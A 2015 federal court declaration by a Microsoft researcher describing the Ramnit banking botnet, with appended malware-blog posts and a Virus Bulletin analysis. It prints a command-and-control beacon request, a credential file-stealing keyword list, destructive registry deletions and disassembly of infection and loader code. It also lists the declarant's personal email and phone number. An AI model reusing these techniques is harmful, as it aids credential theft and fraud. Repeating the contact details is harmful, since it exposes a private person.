

IN THE UNITED STATES DISTRICT COURT
FOR THE EASTERN DISTRICT OF VIRGINIA
Alexandria Division

FILED

2015 FEB 20 A 9:22

CLERK US DISTRICT COURT
ALEXANDRIA, VIRGINIA

MICROSOFT CORPORATION, a
Washington corporation, and FS-ISAC, INC.,
a Delaware corporation,

Plaintiffs,

v.

JOHN DOES 1-3, CONTROLLING A
COMPUTER BOTNET THEREBY
INJURING PLAINTIFFS, AND THEIR
CUSTOMERS AND MEMBERS,

Defendants.

Civil Action No: 1:15 cv 240 LMB/IDD

FILED UNDER SEAL PURSUANT TO
LOCAL CIVIL RULE 5

**DECLARATION OF TIM LIU IN SUPPORT OF PLAINTIFFS' APPLICATION FOR
AN EMERGENCY *EX PARTE* TEMPORARY RESTRAINING ORDER AND ORDER
TO SHOW CAUSE RE PRELIMINARY INJUNCTION**

I, Tim Liu, declare as follows:

1. I am an Anti-Virus Researcher in the Malware Protection Center of Microsoft Corporation. I make this declaration in support of Plaintiffs' Application for An Emergency Temporary Restraining Order and Order To Show Cause Re Preliminary Injunction. I make this declaration of my own personal knowledge or on information and belief where noted. If called as a witness, I could and would testify competently to the truth of the matters set forth herein.

I. INTRODUCTION

A. My Experience In The Investigation Of Cybercrime

2. In my role as an Anti-Virus Researcher at Microsoft, I conduct technical analysis and research on malicious software circulating on the Internet such as trojans, worms, viruses and other forms of malware, including botnet malware. I participate in the reverse engineering of the malware, I develop tools to help detect and remove the malware from infected computers,

and I draft technical notices relating to the malware. Additionally, I provide customer protection, and I respond to incidents involving specific types of malware. A current version of my curricula vitae is attached to this declaration as **Exhibit 1**.

B. Overview Of My Investigation Into Ramnit And My Top Conclusions

3. I am a member of a team of investigators that has been investigating a botnet known as “Ramnit.” The other investigators with whom I worked are co-declarants in this matter, and I refer the Court to their declarations for further information on particular aspects of Ramnit. I have reviewed the declarations of these individuals and concur in their conclusions. These investigators are the following:

- a. Karthik Selvaraj is a Senior Anti-Virus Researcher/Strategist in the Malware Protection Center of Microsoft. Mr. Selvaraj’s declaration describes the general structure, operation, and propagation of Ramnit.
- b. Jason Lyons is a Senior Manager of Investigations in the Digital Crimes Unit of Microsoft Legal and Corporate Affairs Group. Mr. Lyons’ declaration addresses Ramnit’s self-defense mechanisms and the proposed plan for disabling Ramnit.
- c. Vikram Thakur is a Senior Manager with the Security Response Group at Symantec Corporation. Mr. Thakur’s declaration describes the history of the propagation of Ramnit as well as technical details of the manner in which Ramnit commits fraud against the computer user and the computer itself.
- d. Eric Guerrino is an Executive Vice President of FS-ISAC, Inc., the Financial Services Information Sharing & Analysis Center. Mr. Guerrino’s declaration describes the impact of Ramnit and similar financial-fraud botnet on the banking industry.

In addition, I have also reviewed Microsoft reports on Ramnit, true and correct copies of which are attached hereto as **Exhibits 2 and 3**.

4. As part of our investigation, I and the Microsoft investigative team I work with purposely infected several investigator-controlled computers with Ramnit malware. This placed the infected computers under the control of the cybercriminals operating the botnet. We then monitored and analyzed the activities of the infected computers. Among other things, we observed the infected computers connect to and receive instructions from the Ramnit botnet's command and control servers. We also observed how the infected computers downloaded additional malware modules from the command and control servers, and integrated those modules into the Ramnit malware already on the computer. We carefully analyzed the changes Ramnit makes to Microsoft's operating system and application software during the infection process, and we reverse-engineered the Ramnit malware modules to determine how they operated. Further, I have reviewed literature published by other well-regarded computer security investigators concerning Ramnit, and their findings have confirmed my own conclusions regarding the Ramnit botnet. Through these and related investigative steps, I have developed detailed information about the size, scope, and illegal activities of the Ramnit botnet.

5. Based on my investigation, I conclude that the Ramnit botnet is particularly dangerous given the activity in which it engages. It is a credential stealing, financial-fraud botnet. Its primary aim is infecting users' computers and (a) stealing credentials for their online accounts—including login information for Microsoft services and other websites, financial institutions, and banking credentials; (b) accessing users' online accounts with those stolen credentials; and (c) transferring information and/or funds from the users' online accounts to accounts or computers that the Ramnit operators control. It is also possible for Defendants to use Ramnit's various modules to spy on victims by, for example, turning on cameras attached to infected computers. Ramnit modules also facilitate identity theft and associated crimes.

6. Defendants essentially convert the infected computer into a weapon of financial fraud aimed directly at the user of the infected computer. Because Defendants create and deploy malware that primarily attacks computers running Microsoft software, they inflict extreme

damage on Microsoft's brand, trademarks, reputation, and customer goodwill. The computer may still purport to be running the Windows operating system or the Internet Explorer browser, but in fact these have been disabled, corrupted, and placed under the control of the Defendants. Microsoft products detect Ramnit primarily as Trojan:INF/Ramnit.A; Trojan:Win32/Ramnit.C; VBS/Ramnit.gen!A; Virus:Win32/Ramnit.A; Worm:Win32/Ramnit.A. Based on data collected by Microsoft, Ramnit has infected over 3 million of its customers' computers. In addition to devoting resources to detection and analysis of Ramnit, Microsoft must deploy significant resources to help its customers defend themselves against Ramnit. I am informed and believe that Microsoft spends millions of dollars each year on detecting, investigating, and remediating malware, including Ramnit, attempting to attack its products and its customers.

7. In this Declaration, I explain how the Ramnit code infecting a user's computer is structured and how it operates to defraud the computer's user or owner.

II. RAMNIT MALWARE IS HIGHLY MODULAR

A. Ramnit Modules And Fraud Techniques

8. The Ramnit malware initially installed on the user's computer has limited capabilities. It is designed to infiltrate and infect the user's system, hide itself, disable security defenses, and establish a connection with the Ramnit command and control infrastructure on the Internet. As such, it does not have at this point all of the capabilities and tools it needs to perpetrate fraud against the user of the computer. Instead, Ramnit is designed to have different malware modules "plug" into the basic malware on the user's computer. To accomplish this, when an infected computer first contacts a command and control computer, and each subsequent time that it contacts a command and control computer, it can download one or more malware modules that give it new capabilities. For example, one module looks for and steals sensitive files from the user's computer. Another module is designed to steal user credentials when the user logs into the website of a targeted financial institution. Another module allows the Defendants to connect to and directly control the victim's computer through a virtual network

computing (“VNC”) connection. These are discussed in detail below. Consequently, Ramnit is highly flexible and easily adapted for new types of criminal activity.

9. One interesting aspect of Ramnit’s modular design is that one of Ramnit’s most dangerous modules—one used for “web-injection” attacks (explained below), appears to be based upon some features and software used in a family of botnets referred to commonly as “Zeus” botnets. Zeus is a well-known family of financial fraud malware and botnets that spies on the owners of infected computers and steals their financial account information, including account numbers, account balances, and passwords for online banking. The criminals behind Zeus then use that stolen information to surreptitiously empty the victim’s bank account. Several years ago, some of the source code used to author Zeus leaked on the Internet from where, evidently, it was adopted by the operators of Ramnit. Other well-respected Internet investigators have reached similar conclusions regarding the adoption of Zeus technology by Ramnit.

10. The reuse of widely available Zeus code by criminals launching new financial botnets has unfortunately become commonplace. Microsoft, joined by plaintiffs from the financial industry and law enforcement agencies from around the world, has engaged in a sustained effort to disable and degrade the functionality and scope of these financial fraud botnets for the last several years.

- a. In December 2012, Microsoft and other plaintiffs from the financial industry won a default judgment against the operators of Zeus itself in *Microsoft et al. v. John Does 1-39*, Civil Action No. 1:12-cv-01335-SJ-RLM (E.D. N.Y.), disabling a significant part of that botnet. By that time, the code used to program Zeus had already been leaked by Defendants onto the Internet, allowing other criminals to use it as a template for future financial fraud botnets.
- b. In June 2013, Microsoft, with assistance from the FBI, took legal action against a group of over 1000 botnets of a type known as “Citadel,” which was

based in part on Zeus code, in *Microsoft v. John Does 1-82*, Civil Action No. 3:13-CV-00319-GCM, (W.D. N.C.). Citadel infected over a million user computers and, like Zeus, designed to commit financial fraud.

- c. Most recently, Microsoft and other plaintiffs from the financial industry, with assistance from the United Kingdom's National Crime Agency (NCA) and several other European law enforcement agencies, took legal action against the operators of Shylock, yet another financial fraud botnet incorporating elements of Zeus, in Civil Action No. 1:14cv811 LOG/TCB (E.D.V.A.).

11. In the remainder of this declaration, I will explain how the Ramnit malware modules enable a Ramnit-infected computer to commit a wide variety of fraudulent acts against the user of the computer.

B. Ramnit Modules

1. First Infection

12. Once a Ramnit-infected computer establishes contact with a command and control domain, it can begin to execute commands sent to it by the Defendants through the command and control server. A Ramnit bot, operating on a user's computer, can execute the following commands, shown in **Figure 1**, below:

Fig. 1

Commands	
Getexec	Download other files (download other malware)
Kill operating system (KOS)	<p>This kills the operating system and renders the computer inoperable by deleting essential information from the Windows Registry, including the following keys:</p> <p>HKEY_LOCAL_MACHINE\SOFTWARE, HKEY_LOCAL_MACHINE\SYSTEM, HKEY_LOCAL_MACHINE\HARDWARE, and HKEY_CURRENT_USER\SOFTWARE.</p> <p>It then causes the computer to shut down. As a result of the missing information deleted from the registry, the computer cannot be restarted.</p>

Screen	Takes a screen shot and uploads to a command and control server. This could be used for example, if Defendants want to see the web pages that the user is seeing as the user navigates a financial website. This information would assist Defendants in designing web-inject code for that particular bank.
Update	Get the latest updates from the command and control server (e.g., new and improved modules)
Cookies	Upload cookie information from infected computer to the command and control server. This may allow the Defendants to determine the user's credentials or take over the session.
Remove Cookies	Delete the cookie file on the infected computer.

13. While the ability to execute these commands make the freshly installed bot extremely dangerous, the bot is also programmed to download additional malware modules from the command and control server. Each module extends the functionality of the malware on the user's computer and enables the malware to steal different types of information from the user.

2. Web-Injection Module

14. One module downloaded by Ramnit bots enables them to perform a sophisticated form of fraud referred to as a "web-injection" attack. The goal is to get the user to disclose sensitive account credentials that can then be used to access the user's financial or other accounts. To execute this attack, the Ramnit bot running on the user's computer will monitor the websites that the browser is attempting to connect to. When it sees the user attempting to connect to one of the websites it targets, it changes the webpage that is displayed to the user. The list of websites targeted is shown in **Figure 2**, below. Typically, the Defendants target those websites where they believe the infected user would normally enter account credentials. Note that the last column shows a list of online job websites targeted by Ramnit. I believe Defendants use the information gleaned from spying on a user's activities on these job websites to recruit couriers, or "money mules," for the high-risk work of transporting stolen funds.

Fig. 2

Entities Targeted By Ramnit Web Injection Attacks			
Financial institutions	Service Providers	Telecommunication provider	Online Job websites
Bankofscotland.co.uk	Yahoo.com	Virginmedia	Seek.com
Lloydsbank.co.uk	Live.com	Talktalkl.co.uk	Jobs.co.uk
Tescobank.com	Google.com	Skyid.sky	Careerjet
HSBC	AOL.com	Orange.co.uk	Jobsearch.gov.au
Barclays	Facebook	02.co.uk	Stepstone.fr
Nwolb.com	Twitter	Canterbury.ac.uk	Recruteurs.biz
Bankcardservices.co.uk			hotukjobs.co.uk
Halifax-online.co.uk			
Onlinebanking.nationwide.co.uk			

15. When the Ramnit bot sees the user connecting to one of these websites, it may change how the website is displayed to the user. Specifically, as the user's browser downloads the code for the website, but before it displays the website to the user, the Ramnit bot "injects" its own very specific code into the website code. For example, in **Figure 3**, below, the effect of a Ramnit web-injection attack is shown. The image on the left shows how the webpage of this particular financial institution would be presented to a user on an uninfected computer. The image on the right shows how the webpage would be presented to a user on a Ramnit-infected computer. As can be seen, the Ramnit bot on the user's computer has added a control to the webpage prompting the user to enter sensitive credit card information that the financial institution would not normally ask for. I have drawn a red rectangle around this control in the figure below. This information would later allow the Defendants to defraud the user and/or the financial institution.

Fig. 3

Non infected system	Infected system
<p>Verify Identity Provide Security Details Check Security Reset Login Details</p> <p>We'll have you back into Online Card Services fast.</p> <p>Recovering access to Online Card Services is a simple process of verifying your identity and resetting your log in details. It'll take just a few minutes to complete. When you're done, you can start managing your credit card account straightaway.</p> <p>Before you start, make sure you have your credit card to hand.</p> <p>Please enter the following details:</p> <p>Fields marked with an asterisk (*) are mandatory.</p> <p>* Credit Card number: <input type="text"/></p> <p>* Credit limit on your account: <input type="text"/></p> <p>* Date of birth: <input type="text"/></p> <p>Cancel <input type="button" value="Continue"/></p>	<p>Verify Identity Provide Security Details Check Security Reset Login Details</p> <p>We'll have you back into Online Card Services fast.</p> <p>Recovering access to Online Card Services is a simple process of verifying your identity and resetting your log in details. It'll take just a few minutes to complete. When you're done, you can start managing your credit card account straightaway.</p> <p>Before you start, make sure you have your credit card to hand.</p> <p>Please enter the following details:</p> <p>Fields marked with an asterisk (*) are mandatory.</p> <p>* Credit Card number: <input type="text"/></p> <p>* Credit Card expiry date: <input type="text"/></p> <p>* Credit limit on your account: <input type="text"/></p> <p>* Date of birth: <input type="text"/></p> <p>Cancel <input type="button" value="Continue"/></p>

16. In Figure 3, above, the Ramnit bot on the computer injected the code necessary to prompt the user to enter a credit card expiration date. When first installed, the Ramnit bot running on the user's computer does not know what specific alterations to make to the webpage shown to the user. Instead, the bot downloads a configuration file from a command and control server which provides it with instructions on how to alter the webpage displayed to the user. Information captured by Ramnit through this process is then uploaded to one of the command and control servers, campbrusderapp.com. For example, Figure 4, below, shows a message send by a Ramnit bot to the santaisabellasedra.com command and control server after the user connects to the website of the bank, HSBC.

Fig. 4

```
GET http://santaisabellasedra.com/abb/hs.php?id=93AE5075B36D9D71 HTTP/1.1
Host: santaisabellasedra.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Referer: https://www.hsbc.co.uk/1/PA_esf-ca-app-content/content/pws/theme/personal_general/css/grid.css
Accept-Language: en-us
Accept: text/html, application/xml;q=0.9, application/xhtml+xml;q=0.9, image/png, image/jpeg, image/gif, image/x-bitmap, */*;q=0.1
Accept-Charset: utf-8, utf-16, iso-8859-1;q=0.6, */*;q=0.1
Pragma: no-cache
Connection: close
```

17. Our investigation has shown that Defendants study the websites of the financial institutions they intend to target, and create web-inject code carefully designed to alter the real webpage. Defendants repeatedly misuse the trademarks of financial institutions on these altered online banking webpages in order to confuse and mislead victims. This makes it nearly impossible for users to detect the attack.

3. File-Stealing Module

18. Another module downloaded by Ramnit bots is a file-stealing module. This module scans the computer looking for interesting files names that contain certain key words, typically those that may be associated with financial account information or other types of online credentials. **Figure 5**, below, shows a list of keywords that this module looks for in attempting to find files to steal. If the Ramnit bot running on a user's computer is able to locate file names with these keywords in them, it will upload the file to one of the command and control servers. The Defendants will then collect that file and review it for information that will allow them to more effectively target the computer user for financial fraud.

Fig. 5

Ramnit File-Stealing Keyword List		
acc	*citibank*	*pass*
account	*comm*	*password*
accounts	*commbank*	*passwords*
anz	*Co-operative*	*Royal*
bank	*credit*	*santander*
bankofamerica	*halifax*	*Scotland*
barclays	*hsbc*	*serial*
card	*info*	*tsb*
cards	*lloyds*	*Ulster*
cards	*login*	*wallet.dat

chase	*nationwide*	*wells*
---------	--------------	---------

4. Counter-Security Module

19. The Ramnit software that first infects a user's computer has robust counter-security features. Ramnit has previously been programmed to disable a list of over 300 security applications from various anti-virus software providers. Recently, Ramnit has focused on disabling Microsoft's antivirus products. As soon as it is installed, it will disable Windows Firewall¹ on the user's computer, thus leaving the computer exposed to other malware infections from the Internet. It will disable the Windows Update² service, thus keeping the user's computer from automatically receiving patches to security issues as they become available. It will disable Windows Defender,³ which is a Microsoft anti-virus product. It will disable Windows User Access Control, which is a feature on Windows computers that requires a machine administrator to make certain changes to the computer. This leaves the user's computer incapable of detecting or removing Ramnit.


20. **Figure 6**, below, shows two different messages displayed on a Ramnit-infected computer. The message on the left shows that Ramnit has stopped the Windows Defender service running on the computer. The message on the right shows that Ramnit has blocked the computer from connecting to Windows Update, keeping it from downloading available patches, including security related patches.

¹ Windows Firewall checks information coming to the computer from the Internet and can help block any malicious software that it detects.

² Windows Update is a process that periodically checks to see if Microsoft has provided any security-related updates for the operating system and (depending on the configuration) can download and install those automatically.

³ Windows Defender is a malware protection system built into the Windows operating system. It normally runs in the background and notifies the user if any specific action needs to be taken to protect the computer.

Fig. 6



21. Further, the Ramnit malware on the user's computer disables anti-virus applications. This keeps the anti-virus software on the user's computer from running, which means that the user's computer will not only not be able to detect Ramnit, but also will not be able to defend itself against any new virus or other malware on the Internet.

5. FTP Credential Theft Module:

22. Another Ramnit module enables it to steal credentials from file transfer protocol ("FTP") applications. FTP applications are often employed by computer users to make files available to other computer users for download over a network. One of Ramnit's propagation techniques is to implant those files with Ramnit malware so that a user who downloads one of those files will be infected. As part of this strategy, each Ramnit bot searches the user's computer for the user's FTP service credentials and then steals them. The bot can then open up the FTP directory and implant malware (i.e., "trojanize") the files there so that they then infect people downloading them. The current FTP credential-stealing module in Ramnit targets the FTP services listed in **Figure 7**, below:

Fig. 7

List of FTP Services Targeted By Ramnit		
BulletproofFTP	FileZilla	NetDrive
ClassicFTP	FlashXp	SmartFtp
Coffee cup ftp	Fling	SoftFx FTP
Core Ftp	Frigate 3	TurboFtp
Cute FTP	FtpCommander	WebSitePublisher
Directory opus	FtpControl	Windows/Total commander
Far Manager	FtpExplorer	WinScp
FFFtp	LeapFtp	WS FTP
32bit FTP		

6. Browser Cookie Theft Module

23. Another Ramnit module enables the bot to steal browser cookie information or to forge cookies. A “cookie” is a small text file that a website places on a user’s computer during a web-session in order to keep track of the user. In the case of a banking session, the cookie may contain user credential information. Ramnit steals that cookie information for later use in defrauding the user. It can steal cookies from numerous types of browser, including Chrome, Firefox, Internet Explorer, Opera, and Safari.


7. Virtual Network Connection Module

24. Another Ramnit module enables the Defendants to directly access and control the user’s computer through a virtual network computing (“VNC”) connection. This allows Defendants to access and completely control the user’s computer as if they were sitting at the keyboard.

C. **Ramnit's Modular Framework Makes It Extremely Dangerous**

25. In summary, the ability of Defendants to continually enhance and expand the capability of the malware running on the user's computer makes Ramnit an extremely dangerous botnet. For further detailed information on the internal functionality of Ramnit, see *Ramnit Bot*, published by Virus Bulletin Ltd. on November 1, 2012, a true and correct copy of which is attached hereto as **Exhibit 4**. I have reviewed this bulletin and find that its information and conclusions are substantially consistent with my own.

I declare under penalty of perjury under the laws of the United States of America that the foregoing is true and correct to the best of my knowledge. Executed this 19th day of February, 2015, in Washington, D.C.

A handwritten signature in black ink, appearing to read 'Tim Liu', is written above a solid horizontal line.

Tim Liu

Tim Liu

Email: tim.liu2007@hotmail.com

Mobile: (US) +1 425 753
8268

PROFESSIONAL EXPERIENCE

2007 - Present **Microsoft**

United States, Redmond

Anti-Virus Researcher

- *Malware reverse engineering, developing detection/removal solutions, technical write-ups, white paper and conference*
- *Providing customer protection, Incident response solutions for specific malware*
- *Prevalent malware tracking/eradication, helping cybercriminal department tracking down the malware campaign provider for law enforcement*
- *Data mining, machine learning for seeking new malware based on BigData*
- *Prototyping, implementing backend tools and systems to automate malware analysis process*
- *Hiring/Mentoring/Training entry level researcher*

EDUCATION

2002 - 2006 **University of Electronic Science and Technology** Bachelor's Degree in Computer Science
China

LANGUAGES Mandarin (Native), English (Fluent)

Little Red Ramnit: My, what big eyes you have, Grandma!

mmpc2 | 10 May 2011 5:37 PM | 0

This month's addition to MSRT is [Win32/Ramnit](#). Having been discovered in April 2010, the family is relatively new, however, the authors of Ramnit seem to have a preference for using an older generation of malicious techniques.

Whilst there are still a number of parasitic file infectors in the wild, the total number of malware families employing such a technique is relatively small. Like many of file infectors which preceded it, [Win32/Ramnit](#) contains functionality to infect Windows PE files with extensions matching ".EXE", ".SCR" and ".DLL". In addition to infecting PE files, Ramnit also has the ability to infect HTML files, appending a small fragment of VBScript (Visual Basic Script) in order to drop and execute a [Win32/Ramnit](#) installer.

Finally, whilst I was analyzing a variant of Ramnit in March this year, I was intrigued to encounter functionality which implemented Office file infection.

```

text:10000112 push    1ch
text:10000114 push    offset aSubAutoopenSEn; "Sub AutoOpen()\r\n%2s\r\nEnd Sub"
text:10000116 lea     eax, [ebp+var_18]
text:10000118 push    eax
text:10000119 call    sub_10007682
text:1000011b mov     dword_10000EE6, eax
text:1000011d push    0; CodePage
text:1000011f push    offset dword_10000EE6; int
text:10000121 call    sub_10003020
text:10000123 push    2ch
text:10000125 push    offset aSubWorkbookOp; "Sub Workbook_Open()\r\n%2s\r\nEnd Sub"
text:10000127 lea     eax, [ebp+var_18]
text:10000129 push    eax
text:1000012b call    sub_10007682
text:1000012d mov     dword_10000EE6, eax
text:1000012f push    0; CodePage
text:10000131 push    offset dword_10000EE6; int
text:10000133 call    sub_10003020
text:10000135 push    1ch
text:10000137 push    offset aSubAutoexecSEn; "Sub AutoExec()\r\n%2s\r\nEnd Sub"
text:10000139 lea     eax, [ebp+var_18]
text:1000013b push    eax
text:1000013d call    sub_10007682

```

Image 1 – view of Office infection code

This particular variant of [Win32/Ramnit](#) would search both fixed and removable drives for files with ".DOC", ".DOCX" or ".XLS" extensions to infect. It is worth noting, the functionality has since been removed from the latest variants. In each of these three cases, the code which is inserted in the target file has the same underlying functionality. It simply drops and executes an installer for [Win32/Ramnit](#).

It is interesting to see that malware authors continue to experiment with both old and new techniques. Your trusty neighborhood MMPC team, combined with our antimalware technologies, stand vigilant against the threat of malicious software.

Scott Molenkamp

Comments

Ramnit - The renewed bot in town

msft-mmpc | 14 Mar 2013 3:11 PM | 0

Ramnit is one of the most prevalent threat families still active in the wild today. Two years ago, we talked about the infection method it uses in the Microsoft Malware Protection Center (MMPC) blog [Little red Ramnit: My what big eyes you have, Grandma!](#) by Scott Molenkamp. We are still keeping an eye on this threat and we have found a major change in Ramnit in the latter half of 2012. What we have found is that the newer version of Ramnit has stripped off all of its infection function routine but has enhanced its botnet function heavily. The infection function, it turns out, has not come back in the newer version. We have also updated our encyclopedia with details of the recent change, which you can read at the family description of [Win32/Ramnit](#) and at the description for the rootkit component, [Trojan:WinNT/Ramnit.gen!A](#).

In this blog, we want to concentrate on some of Ramnit's more notable techniques for accomplishing the above aims.

1. An extremely long AV product blocking list is received from the command and control (C&C) server for protecting the Ramnit component against detection. Figure 1 shows part of the AV product process names.




Figure 1: Ramnit AV product blocking list

The blocking list is sent to the Ramnit victim's computer. Once Ramnit receives the list, both the Ramnit user-mode and kernel-mode components will attempt to terminate any process with any of these names.

2. Ramnit implements troubleshooting modules, which we have seen used in the past by the prevalent Necurs family; now we see Ramnit also utilizing a similar implementation mechanism. Figure 2 shows the details of a troubleshooting module.

```

push    offset ramnit_TopLevelExceptionHandler ; lpTopLevelExceptionHandler
call    SetUnhandledExceptionFilter
; LONG __stdcall ramnit_TopLevelExceptionHandler(struct _EXCEPTION_POINTERS *)
ramnit_TopLevelExceptionHandler proc near
push    [ebp+lpExceptionPointer]
call    WriteExceptionInfoToFile
push    [ebp+lpModuleName] ; lpModuleName
call    RamnitUnloadModule

```

Figure 2: Ramnit troubleshooting module

In Figure 2, we can see a top exception handler is set. When a module crashes because of a bug, this code will receive control. Then the detail exception information is written to a log file which will be sent to the C&C server later. After that, the buggy module is unloaded. It looks like the troubleshooting module has become a common feature in recently developed botnets. The malware authors are analyzing the error reports and making the botnet component more stable.

3. The received module from the C&C server is encrypted on the disk and loaded on-the-fly to avoid detection. Figure 3 shows the details of the on-the-fly loading of the module.

```

push    eax                ; lpThreadId
push    0                  ; dwCreationFlags
push    0                  ; lpParameter
push    offset ramnit_load_module_thread ; lpStartAddress
push    0                  ; dwStackSize
push    0                  ; lpThreadAttributes
call    CreateThread
load_encrypted_module_file_routine proc near
call    bRamnitRC4DecryptModuleFile
push    offset aStartroutine ; "StartRoutine"
push    [ebp+1_RamnitModuleBase] ; base
call    ramnit_search_api_in_EAT
call    edx                ; StartRoutine

```

Figure 3: Ramnit module loading on-the-fly

In Figure 3, we can see Ramnit creates a separate working thread in charge of the loading module task. The module received from the C&C server is encrypted by an RC4 algorithm. In order to load the module, Ramnit decrypts the plugin payload in memory and calls "StartRoutine" of the module directly in-memory, avoiding a typical DLL operating system loader cycle to stay encrypted on-disk, all the time. By doing it in this way, Ramnit avoids detections from AV products since the module file on the disk is encrypted by RC4 and the module after decryption is loaded as a DLL. We also see this mechanism implemented in Necurs.

4. The received module from the C&C server has been updated recently and we want to mention it in this blog. There used to be four frequently used modules by Ramnit:

- FTP grabber: Steals FTP credentials
- Cookie grabber: Steals browser cookie information
- VNC (virtual network computing): Enables remote access on the victim's machine for the attacker to do anything (module borrowed from Zbot)
- Hook&Spy Module: Steals information, including banking credentials

There is a new module that has come up recently with the name "Antivirus Trusted Module v1.0." It looks like Ramnit has started to move all of its anti-AV product functionality into this module for easy maintenance and to make that functionality stronger. For now, only the antivirus product "AVG AntiVirus 2013" is included. Besides killing the process, a "SC_CLOSE" message is also posted to the "AVG Anti-Virus" window in order to terminate it.

Another thing we want to bring out is the Hook&Spy module. This module used to be borrowed from Zbot, but in the recent update Ramnit has replaced the Zbot hook module with its own developed hook module. By doing this, Ramnit finally has its own bank stealth module which can be updated by itself and does not rely on Zbot updates anymore.

Finally, Ramnit is a frequently updated threat which gets updated by its developer every day. We recommend you keep your security products, such as Microsoft Security Essentials, always updated to the latest definitions to avoid infection.

Tim Liu
MMPC



Covering the global threat landscape

[Blog](#)[Bulletin](#)[VB100](#)[VBSpam](#)[VBWeb](#)[Consulting](#)[Conference](#)[Resources](#)[About Us](#)

Ramnit bot

2012-11-01

Chao Chen

Fortinet, China

Editor: Helen Martin

Abstract

First discovered in around April 2010, Ramnit is now not only a file infector that infects Windows Portable Executable files (.exe, .scr and .dll files) and HTML documents, but also a multi-component bot. Chao Chen takes a deep dive into Ramnit, analysing the functionalities of each of its components.

Copyright © 2012 Virus Bulletin

Table of Contents

1. Installer

2. Ramnit modules

2.1 Communication module: Rmnsoft.dll

2.2 Module management module: Modules.dll

2.3 Other modules

3. Rootkit

Conclusion

First discovered in around April 2010, Ramnit is now not only a file infector that infects Windows Portable Executable files (.exe, .scr and .dll files) and HTML documents, but also a multi-component bot. It has the ability to steal sensitive information such as stored FTP credentials and browser cookies. During the summer of 2011, Ramnit infection reached its peak, accounting for over 17% of all new infections. However, it is evident that the gang behind Ramnit was not satisfied with its achievement, as the malware's interests shifted from simple infection and the stealing of credentials to hitting financial targets [1] by utilizing code and modules from the leaked source code of the infamous Zeus [2] trojan.

In this article we will take a deep dive into Ramnit, analysing the functionalities of each of its components. We will see what a powerful beast Ramnit has become, and shed light on its likely future development.

1. Installer

The Ramnit installer discussed in this article has two layers of packing: a custom packer and UPX. (In this article, analysis of the installer is based on a sample with MD5: 7eb449a0be9f008bee337c8d55ba921c.) After the installer arrives on a victim's computer, it unpacks the payload, copies itself to system folders and adds an autorun registry entry to automatically launch the malware at system start-up. The installer's major work is to inject two malicious dynamic-link libraries, named Rmnsoft.dll and Modules.dll, into the context of legitimate system processes or specific web browser processes. The two injected malicious modules communicate with each other and download other modules from the Command & Control (C&C) server. The downloaded modules have considerable capabilities in terms of stealing sensitive information from the local computer and hijacking online banking sessions. In addition, a rootkit driver is set up by the installer to protect itself by hiding registry keys and killing anti-virus software installed on compromised computers. Moreover, by disabling UAC (User Account Control) and Rapport Management Service, Ramnit gains the necessary privileges to avoid being detected and to be able to commit financial fraud. Figure 1 shows the installation routine.

Reach IT security professionals the world over...

...advertise on www.virusbtn.com

site search

Go »

Magazine

November 2012



PDF

- Download issue PDF
- Download comparative PDF

Kindle

- Download issue PRC
- Download comparative PRC

Comment

- The cost of being scared safe

News

- Hacker forums provide clues to likely attack techniques
- ZeroAccess infects 2.2 million
- Three arrests in phishing case

Malware prevalence report

- September 2012

Conference report

- Six flags over Texas

Malware analyses

- Is our viruses learning?
- Ramnit bot
- Dissecting Winlocker – ransomware goes centralized

Feature

- Tracking the 2012 Sasfis campaign

Comparative review

- VBSpam comparative review November 2012

Calendar

- Anti-malware industry events

See also

- Virus Bulletin archives
- How to become a subscriber
- Reprints

Advertisement

Looking to make a career move?

Browse the
VB job directory
for the latest positions in
anti-malware




```

.text:00405A5F
.text:00405A5F loc_405A5F: ; CODE XREF: start+1997j
.text:00405A5F ; start+1A31j
.text:00405A5F push 0FC3h
.text:00405A64 call OpenSpecifiedMutex
.text:00405A69 or eax, eax
.text:00405A6B jnz short loc_405AD3
.text:00405A6D mov eax, 18000h
.text:00405A72 cmp eax, 1
.text:00405A75 jz short loc_405AD3
.text:00405A77 push 18000h
.text:00405A7C push offset H2_Rmnsoft_dll ; "H2?"
.text:00405A81 call Hook_ZwWriteVirtualMemory_and_ZwCreateUserProcess
.text:00405A86 or eax, eax
.text:00405A88 jz short loc_405ACE
.text:00405A8A push ds:pSecurityDescriptor ; lpEventAttributes
.text:00405A90 push ds:dWMilliseconds ; dWMilliseconds
